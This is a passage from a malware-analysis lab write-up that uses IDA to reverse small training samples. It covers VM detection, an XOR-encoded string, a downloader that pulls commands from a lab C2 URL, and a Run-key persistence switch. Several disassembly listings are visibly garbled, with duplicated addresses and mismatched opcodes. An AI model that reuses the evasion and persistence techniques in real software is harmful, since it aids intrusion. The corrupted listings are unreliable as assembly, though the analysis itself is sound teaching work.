00000000100061CC BB 00 00 00 00  mov   ebx, 0
00000000100061D1 B9 0A 00 00 00  mov   ecx, 10
00000000100061D6 BA 58 56 00 00  mov   edx, 'VX'
00000000100061DB ED      in    eax, dx
00000000100061DC 81 FB 68 58 4D 56  cmp   ebx, 'VMXh' ; Compare Two Operands
00000000100061E2 0F 94 45 E4  setz  [ebp+var_1C] ; Set Byte if Zero (ZF=1)
00000000100061EC EC      pop   ahv

```

Figure 26: in instruction within sub_10006196

Directly around the in instruction, we see evidence of the string VMXh (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of sub_10006196 we see three occurrences, each of which contains aFoundVirtualMa, indicating the install is canceling if a Virtual Machine is found (figure 27).




Figure 27: Found Virtual Machine string found after VMXh string

xviii, xix, & xx. What is at 0x1001D988?

The data starting at 0x1001D988 appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).

```
.data:1001D988 db 20h ; -
.data:1001D989 db 31h ; 1
.data:1001D98A db 3Ah ; :
.data:1001D98B db 3Ah ; :
.data:1001D98C db 27h ; '
.data:1001D98D db 75h ; u
.data:1001D98E db 3Ch ; <
.data:1001D98F db 26h ; 8
.data:1001D988 a1UUU7461Yu2u10 db '-1::',27h,'u<&u|==&u746>1::',27h,'yu&!',27h,'<;u106:101u3:',27h,'u'
.data:1001D989 db 5
.data:1001D98A db 27h,'46!<649u'
.data:1001D98B db 18h
.data:1001D98C db '49"4',27h,'@u'
.data:1001D98D db 14h
.data:1001D98E db '49,&&u'
.data:1001D98F db 19h
.data:1001D988 a47uoDgfa db '47uo|dgfa',0
.data:1001D998 db 36h ; 6
.data:1001D999 db 3Eh ; >
.data:1001D99A db 31h ; 1
.data:1001D99B db 3Ah ; :
.data:1001D99C db 3Ah ; :
.data:1001D99D db 27h ; '
.data:1001D99E db 79h ; y
.data:1001D99F db 75h ; u
.data:1001D9A0 db 26h ; &
.data:1001D9A1 db 21h ; !
.data:1001D9A2 db 27h ; '
.data:1001D9A3 db 3Ch ; <
.data:1001D9A4 db 38h ; ;
.data:1001D9A5 db 32h ; 2
```

Figure 28: Random data at 0x1001D988

We have been provided a python script with the lab lab05-01.py which is to be used as an IDA plugin for a simple script. For 0x50 bytes from the current cursor position, the script performs an XOR of 0x55, and prints out the resulting bytes, likely to decode the text (figure 29).

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from 0x1001D988 and doing XOR 0x55.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

b. Analyze the malware found in the file Lab06-01.exe.

- What is the major code construct found in the only subroutine called by main?

Before we start, it is worth noting that sometimes IDA does not recognise the main subroutine. We can find this quite quickly by traversing from the start function and finding `sub_401040`. This is main as it contains the required parameters (`argc` and `**argv`). I renamed the subroutine to main (figure 1).




Figure 1: Lab06-01 | main subroutine

Navigating into the first subroutine called in main (sub_401000) (figure 2), we see it executes an external API call InternetGetConnectedState, which returns a TRUE if the system has an internet connection, and FALSE otherwise. This is followed by a comparison against 0 (FALSE) and then a JZ (Jump If Zero). This means the jump will be successful if InternetGetConnectedState returns FALSE (0) (There is no internet connection).




Figure 2: Lab06-01 | sub_401000 internet connection test

Therefore, the jump path (short loc_40102B) is taken and the string returned will be 'Error 1.1: No Internet\n'.

InternetGetConnectedState returns TRUE, then the jump is not successful, and the returned string is 'Success: Internet Connection\n'. Based upon this, it can be determined that the major code construct is a basic If Statement

ii. What is the subroutine located at 0x40105F?

Given the proximity to the strings at the offset addresses in each path, it can be assumed that sub_40105F is printf, a function used to print text with formatting (supported by the \n for newline in the strings).

IDA didn't automatically pick this up for me, but with some cross-referencing and looking into what we would expect as parameters, we can be safe in the assumption.

iii. What is the purpose of this program?

Lab06-01.exe is a simple program to test for internet connection. It utilises API call InternetGetConnectedState to determine whether there is internet, and prints an advisory string accordingly.

c. Analyze the malware found in the file Lab06-02.exe.

i & ii. What operation does the first subroutine called by main perform? What is the subroutine located at 0x40117F?

This is very similar to Lab06-01.exe. We can easily find the main subroutine again (this time `sub_401130`), and again we see the first subroutine called is `sub_401000`. This is very similar as it calls `InternetGetConnectedState` and prints the appropriate message (figure 3). We also can verify that `0x40117F` is still the `printf` function, which I've renamed.

Figure 3: Lab06-02 | sub_401000 internet connection test & sub_40117F (printf)

iii. What does the second subroutine called by main do?

This is something new now; the main function in lab06–02.exe is a little more complex with an added subroutine and another conditional statement (figure 4). We can see that sub_401040 is reached by the preceding cmp to 0 being successful (jnz jump if not 0), which therefore means we're hoping for the returned value from sub_401000 to be not 0 — indication there IS internet connection.

```

; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

    var_3B byte ptr -8
    var_44 dword ptr -4
    argc<4 dword ptr -8
    argv<4 dword ptr -10
    envp<4 dword ptr -18h

    push    ebp
    mov     esp,ebp
    sub    esp,8           ; Integer Subtraction
    call    sub_401000      ; Call Procedure
    mov    [ebp+var_4],eax
    cmp    [ebp+var_4],0           ; Compare Two Operands
    jnz    short loc_401148 ; Jump If Not Zero (ZF=0)

loc_401148:
    xor    eax,eax           ; Logical Exclusive OR
    jmp    short loc_401170 ; Jump

loc_40115C:
    call    sub_401040      ; Call Procedure
    mov    [ebp+var_8],al
    movzx eax,[ebp+var_8] ; Move with Sign-Extend
    movzx eax,[ebp+var_8] ; Move with Sign-Extend
    test   eax,eax           ; Logical Compare
    jnz    short loc_40115C ; Jump If Not Zero (ZF=0)

loc_401170:
    xor    eax,eax           ; Logical Exclusive OR
    jmp    loc_40115C         ; Jump

loc_40115C:
    xor    eax,eax           ; Logical Exclusive OR
    push   ecx
    movzx eax,[ebp+var_8] ; Move with Sign-Extend
    push   offset aSuccessParsedC ; 'Success! Parsed command is %c\n'
    call    printf            ; Call Procedure
    add    esp,8             ; Add
    mov    esp,8             ; Add
    push   0000000000000000
    call    ds:sleep          ; Direct Call Near Procedure
    xor    eax,eax           ; Logical Exclusive OR

```

Figure 4: Lab06–02 | main subroutine

Navigating to sub_401040, we immediately see some key information, which supports the determination that this occurs if there is an internet connection.

The most stand-out information is the two API calls, InternetOpenA and InternetOpenUrlA, which are used to initiate an internet connection and open a URL. We also see some strings at offset addresses just before these, indicating these are passed to the API calls (figure 5).

```
0000000000401040
0000000000401040
0000000000401040 ; Attributes: bp-based frame
0000000000401040
0000000000401040 sub_401040 proc near
0000000000401040
0000000000401040 Buffer= byte ptr -210h
0000000000401040 var_20F= byte ptr -20Fh
0000000000401040 var_20E= byte ptr -20Eh
0000000000401040 var_20D= byte ptr -20Dh
0000000000401040 var_20C= byte ptr -20Ch
0000000000401040 hFile= dword ptr -10h
0000000000401040 hInternet= dword ptr -0Ch
0000000000401040 dwNumberOfBytesRead= dword ptr -8
0000000000401040 var_4= dword ptr -4
0000000000401040
0000000000401040 55 push    ebp
0000000000401041 8B EC mov     ebp, esp
0000000000401043 81 EC 10 02 00 00 sub    esp, 528      ; Integer Subtraction
0000000000401049 6A 00 push    0          ; dwFlags
000000000040104B 6A 00 push    0          ; lpszProxyBypass
000000000040104D 6A 00 push    0          ; lpszProxy
000000000040104F 6A 00 push    0          ; dwAccessType
0000000000401051 68 F4 70 40 00 push    offset szAgent ; "Internet Explorer 7.5/pma"
0000000000401056 FF 15 C4 60 40 00 call    ds:InternetOpenA ; Indirect Call Near Procedure
000000000040105C 89 45 F4 mov     [ebp+hInternet], eax
000000000040105F 6A 00 push    0          ; dwContext
0000000000401061 6A 00 push    0          ; dwFlags
0000000000401063 6A 00 push    0          ; dwHeadersLength
0000000000401065 6A 00 push    0          ; lpszHeaders
0000000000401067 68 C4 70 40 00 push    offset szUrl  ; "http://www.practicalmalwareanalysis.com"...
000000000040106C 8B 45 F4 mov     eax, [ebp+hInternet]
000000000040106F 50 push    eax          ; hInternet
0000000000401070 FF 15 B4 60 40 00 call    ds:InternetOpenUrlA ; Indirect Call Near Procedure
0000000000401076 89 45 F0 mov     [ebp+hFile], eax
0000000000401079 83 7D F0 00 cmp     [ebp+hFile], 0 ; Compare Two Operands
000000000040107D 75 1E jnz    short loc_40109D ; Jump if Not Zero (ZF=0)
```

Figure 5: Lab06-02 | Internet connection API calls and strings

First, szAgent containing string “Internet Explorer 7.5/pma”, which is a User-Agent String is passed to InternetOpenA. szUrl contains the string “<http://www.practicalmalwareanalysis.com/cc.htm>” which is the URL for InternetOpenUrlA.

This has another jnz where the jump is not taken if hFile returned from InternetOpenUrlA is 0 (meaning no file was downloaded), where a message is printed “Error 2.2: Fail to ReadFile\n” and the internet connection is closed.

iv. What type of code construct is used in sub_40140?

If szURL is found, the program attempts to read 200h (512) bytes of the file (cc.htm) using the API call InternetReadFile (the jnz unsuccessful path leads to “Error 2.2: Fail to ReadFile\n” printed and connections closed) (figure 6).

```

Main:
0000000000401090    lea    eax, [ebp+dwNumberOfBytesRead]; Load Effective Address
0000000000401090    80 B5 F8    lea    edx, [ebp+dwNumberOfBytesRead]; Load Effective Address
0000000000401090    00 00 00 00    push   edx; j lpdwNumberOfBytesRead
0000000000401091    BB 00 00 00 00    push   $12; dwNumberOfBytesToRead
0000000000401091    BB B1 F0 FF FF    lea    eax, [ebp+Buffer]; Load Effective Address
0000000000401091    50    push   eax; j lpdwBuffer
0000000000401091    80 B5 F8    lea    edx, [ebp+dwFile]
0000000000401091    00 00 00 00    push   edx; j file
0000000000401091    FF 15 BC 00 40 00 00    call   InternetReadFile; Indirect Call Near Procedure
0000000000401097    89 43 FC    mov    [ebp+var_4], eax
0000000000401098    89 70 FC 00    cmp    [ebp+var_4], 0 ; Compare Two Operands
0000000000401098    75 25    jnz    short loc_4010E5; Jump If Not Zero (ZF=0)

loc_4010E5:
00000000004010E5    lea    eax, [ebp+var_20F]; Move with Sign-Extend
00000000004010E5    0F BE BD 7B FD FF movsx  eax, [ebp+var_20F]; Move with Sign-Extend
00000000004010E5    83 FA 3C    cmp    eax, '$'; Compare Two Operands
00000000004010E5    75 2C    jnz    short loc_40111D; Jump If Not Zero (ZF=0)

loc_40111D:
00000000004010F1    0F BE B5 F1 FD FF movsx  eax, [ebp+var_20F]; Move with Sign-Extend
00000000004010F1    83 FA 21    cmp    eax, '$'; Compare Two Operands
00000000004010F1    75 2B    jnz    short loc_40111D; Jump If Not Zero (ZF=0)

loc_40111D:
00000000004010F3    0F BE B5 F2 FD FF movsx  eax, [ebp+var_20F]; Move with Sign-Extend
00000000004010F3    83 FA 20    cmp    eax, '$'; Compare Two Operands
00000000004010F3    75 14    jnz    short loc_40111D; Jump If Not Zero (ZF=0)

loc_40111D:
0000000000401109    0F BE BD F3 FD FF movsx  eax, [ebp+var_20F]; Move with Sign-Extend
0000000000401109    83 FA 20    cmp    eax, '$'; Compare Two Operands
0000000000401109    75 03    jnz    short loc_40111D; Jump If Not Zero (ZF=0)

; Fall to ReadFile:
0000000000401115    EA B5 F4 FD FF mov    al, [ebp+var_20C]
0000000000401115    EB 0F    jmp    short loc_40112C; Jump

all_main_Procedure:
loc_40112C:
000000000040111C    8B 00 00 00 00 00 00    push   offset aError23FailToS; "Error 2.3: Fail to get command\n"
000000000040111C    8B 00 00 00 00 00 00    call    printf; Call Procedure
000000000040111C    83 C4 04    add    esp, 4; Add
000000000040112A    32 C0    xor    al, al; Logical Exclusive OR

```

Figure 6: Lab06-02 | Reading first 4 bytes of cc.htm

There are then four cmp / jnz blocks which each comparing a single byte from the Buffer and several variables. These may also be seen as Buffer+1, Buffer+2, etc. This is a notable code construct in which a character array is filled with data from InternetReadFile and is read one by one.

These values have been converted (by pressing R) to ASCII. Combined these read <!--, indicative of the start of a comment in HTML. If the value comparisons are successful, then var_20C (likely the whole 512 bytes in Buffer, but just mislabeled by IDA) is read. If at any point a byte read is incorrect, then an alternative path is taken and the string “Error 2.3: Fail to get command\n” is printed.

Looking back at main, if this all passes with no issues, the string “Success: Parsed command is %c\n” is printed and the system does Sleep for 60000 milliseconds (60 seconds) (figure 7). The command printed (displayed through formatting of %c is variable var_8) is the returned value from sub_401040, the contents of cc.htm.

```

Main:
0000000000401148    loc_401148:
0000000000401148    call   sub_401040; Call Procedure
000000000040114D    EB F3 FE FF FF    mov    [ebp+var_8], al
0000000000401150    0F BE 45 F8    movsx  eax, [ebp+var_8]; Move with Sign-Extend
0000000000401150    B5 C0    test   eax, eax; Logical Compare
0000000000401156    75 04    jnz    short loc_40115C; Jump if Not Zero (ZF=0)

loc_40115C:
000000000040115C    0F BE 40 FB    movsx  eax, [ebp+var_8]; Move with Sign-Extend
000000000040115C    80 00 00 00 00 00 00    push   ecx
0000000000401160    51    push   eax
0000000000401161    68 10 71 40 00    push   offset aSuccessParsedC; "Success: Parsed command is %c\n"
0000000000401166    E8 14 00 00 00    call    printf; Call Procedure
0000000000401168    B3 C4 08    add    esp, 8; Add
000000000040116E    68 60 EA 00 00    push   60000; dwMilliseconds
0000000000401173    FF 15 00 60 40 00    call   ds:Sleep; Indirect Call Near Procedure
0000000000401179    33 C0    xor    eax, eax; Logical Exclusive OR

```


Figure 7: Lab06-02 | Reporting successful read of command and sleeping for 60 seconds

v. Are there any network-based indicators for this program?

The key NBIs (network-based indicators) from the program are the user-agent string and URL found related to the InternetOpenA and InternetOpenUrlA calls; Internet Explorer 7.5/pma and <http://www.practicalmalwareanalysis.com/cc.htm>

vi. What is the purpose of this malware?

Very similar to Lab06-01.exe, Lab06-02.exe tests for internet connection and prints an appropriate message. Upon successful connection, however, the program then attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>.



```
C:\Users\cxe\Desktop\PMA_tmp>Lab06-02.exe
Success: Internet Connection
Error 2.3: Fail to get command
apple ~ curl --user-agent "Internet Explorer 7.5/pma" http://www.practicalmalwareanalysis.com/cc.htm
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```

Figure 8: Lab06-02.exe | Tested execution

Upon testing, this file is not available on the server. The program did not successfully read the required first 4 bytes therefore an error message was printed (figure 8).

d. Analyze the malware found in the file Lab06-03.exe.

i. Compare the calls in main to Lab06-02.exe's main method. What is the new function called from main?

For both executables, I have renamed all of the functions that we have already analysed. The differentiator between the two is an additional function once internet connection has been tested, the file has been downloaded, and the successful parsing of the command message has been printed — sub_401130 (figure 9).




Figure 9: Lab06-03.exe | Comparisons of Lab06-03.exe (left) and Lab06-02.exe (right) main functions

ii. What parameters does this new function take?

sub_401130 takes 2 parameters. The first is char, the command character read from <http://www.practicalmalwareanalysis.com/cc.htm> and lpExistingFileName (a long pointer to a character string, 'Existing File Name', which is the program's name (Lab06-03.exe) (figure 10). These were both pushed onto the stack as part of the main function.

```
0000000000401130
0000000000401130
0000000000401130 ; Attributes: bp-based frame
0000000000401130
0000000000401130 ; int __cdecl sub_401130(char, LPCSTR lpExistingFileName)
0000000000401130 sub_401130 proc near
0000000000401130
0000000000401130
0000000000401130 var_8= dword ptr -8
0000000000401130 phkResult= dword ptr -4
0000000000401130 arg_0= byte ptr 8
0000000000401130 lpExistingFileName= dword ptr 0Ch
0000000000401130
0000000000401130 55 push    ebp
0000000000401131 8B EC mov     ebp, esp
0000000000401133 83 EC 08 sub    esp, 8          ; Integer Subtraction
0000000000401136 0F BE 45 08 movsx   eax, [ebp+arg_0] ; Move with Sign-Extend
000000000040113A 89 45 F8 mov    [ebp+var_8], eax
000000000040113D 8B 4D F8 mov    ecx, [ebp+var_8]
0000000000401140 83 E9 61 sub    ecx, 61h        ; Integer Subtraction
0000000000401143 89 4D F8 mov    [ebp+var_8], ecx
0000000000401146 83 7D F8 04 cmp    [ebp+var_8], 4 ; switch 5 cases
000000000040114A 0F 87 91 00 00 00 ja    loc_4011E1 ; jumptable 00401153 default case
```

Figure 10: Lab06–03.exe | sub_401130 parameters.

iii. What major code construct does this function contain?

IDA has helpfully indicated that the major code construct is a five-case switch statement by adding comments for 'switch 5 cases' and the 'jumptable 00401153 default case'. We have previously seen similar cmp which are if statements, however, in this case, there is a possibility of five paths. We can confirm this in the flowchart graph view, where there are five switch cases and one default case (figure 11).




Figure 11: Lab06-03.exe | sub_401130 flowchart

iv. What can this function do?

The five switch cases are as follows (figure 12):

Switch Case	Location	Action
Case 0	Loc_40115A	Calls CreateDirectoryA to create directory C:\Temp
Case 1	loc_40116C	Calls CopyFileA to copy the data at lpExistingFileName to be C:\Temp\cc.exe
Case 2	loc_40117F	Calls DeleteFileA to delete the file C:\Temp\cc.exe
Case 3	loc_40118C	Calls RegOpenKeyExA to open the registry key Software\Microsoft\Windows\CurrentVersion\Run Calls RegSetValueExA to set the value name to Malware with data C:\Temp\cc.exe
Case 4	loc_4011D4	Call Sleep to sleep the program for 100 seconds
Default	loc_4011E1	Print error message Error 3.2: Not a valid command provided

Figure 12: Lab06-03.exe | sub_401130 switch cases

Depending on the command provided (0–4) the program will execute the appropriate API calls to perform directory operations or registry modification. lpExistingFileName is the current file, Lab06-03.exe. Setting the registry key Software\Microsoft\Windows\CurrentVersion\Run\Malware with file C:\Temp\cc.exe is a method of persistence to execute the malware on system startup.

v. Are there any host-based indicators for this malware?

The key HBIs (host-based indicators) are the file written to disk (C:\Temp\cc.exe), and the registry key used for persistence (Software\Microsoft\Windows\CurrentVersion\Run /v Malware | C:\Temp\cc.exe)

vi. What is the purpose of this malware?

Following on from the functionality of the simpler Lab06-01.exe and Lab06-02.exe, Lab06-03.exe also tests for internet connection and prints an appropriate message. The program attempts to download and read the file from <http://www.practicalmalwareanalysis.com/cc.htm>. The program then has a set of possible functionalities based upon the contents of cc.htm and the switch code construct to perform one of:

- Create directory C:\Temp
 - Copy the current file (Lab06-03.exe) to C:\Temp\cc.exe
 - Set the Run registry key as Malware | C:\temp\cc.exe for persistence
 - Delete C:\Temp\cc.exe
 - Sleep the program for 100 seconds

e. Analyze the malware found in the file Lab06-04.exe.

i. What is the difference between the calls made from the main method in Lab06-03.exe and Lab06-04.exe?

Figure 13: Lab06-04.exe | Modified downloadFile function with arg_0

Of the subroutines called from main we have analysed (renamed to testInternet, printf, downloadFile, and commandSwitch) only downloadFile has seen a notable change. The alInternetExplor address contains the value Internet Explorer 7.50/pma%d for the user-agent (szAgent) which includes an %d not seen previously, as well as a new local variable arg_0 (figure 13).

This instructs the printf function to take the passed variable arg_0 as an argument and print as an int. The variable is a parameter taken in the calling of downloadFile , denoted by IDA as var_C(figure 14).

```
0000000000401263 8B 4D F4      mov    ecx, [ebp+var_C]
0000000000401266 51          push   ecx
0000000000401267 E8 D4 FD FF FF  call   downloadFile ; Call Procedure
000000000040126C 83 C4 04      add    esp, 4        ; Add
000000000040126F 88 45 F8      mov    [ebp+command], al
0000000000401272 0F BE 55 F8      movsx edx, [ebp+command] ; Move with Sign-Extend
```

Figure 14: Lab06-04.exe | Variable passed to downloadFile

Some of the called subroutines have different memory addresses to what we saw in the previous Lab06-0X.exes, due to the main function being somewhat more complex and expanded.

ii. What new code construct has been added to main?

main has been developed upon to include a for loop code construct, as observed in the flowchart graph view (figure 15).




Figure 15: Lab06-04.exe | For loop within main

A for loop code construct contains four main components — initialisation, comparison, execution, and increment. All of which are observed within main (figure 16):

Component	Instruction	Description
Initialisation	mov [ebp+var_C], 0	Set var_C to 0
Comparison	cmp [ebp+var_C], 1440	Check to see if var_C is 1440
Execution	DownloadFile commandSwitch	Download and read command from the file Execute command using switch cases
Increment	mov eax, [ebp+var_C] add eax, 1	Add 1 to the value of var_C


Figure 16: Lab06–04.exe | For loop components

iii. What is the difference between this lab's parse HTML function and those of the previous labs?

As previously identified, the parse HTML function (downloadFile) now includes a passed variable. Having analysed this and main, we can determine that it is the for loop's current conditional variable (var_C) value which is passed through to downloadFile's user-agent Internet Explorer 7.50/pma%d, as arg_0 as this will increment by 1 each time, it may potentially be used to indicate how many times it has been run.

iv. How long will this program run? (Assume that it is connected to the Internet.)

There are several aspects of main's for loop which can help us roughly work how long the program will run. Firstly, we know that there is a Sleep for 60 seconds, after the commandSwitch function. We also know that the conditional variable (var_C) is incremented by 1 each loop. (Figure 17).



```

000000000040129A E8 B1 FE FF FF    call   commandSwitch ; Call Procedure
000000000040129F 83 C4 08      add    esp, 8          ; Add
00000000004012A2 68 60 EA 00 00    push   60000           ; dwMilliseconds
00000000004012A7 FF 15 30 60 40 00 call   ds:Sleep        ; Indirect Call Near Procedure
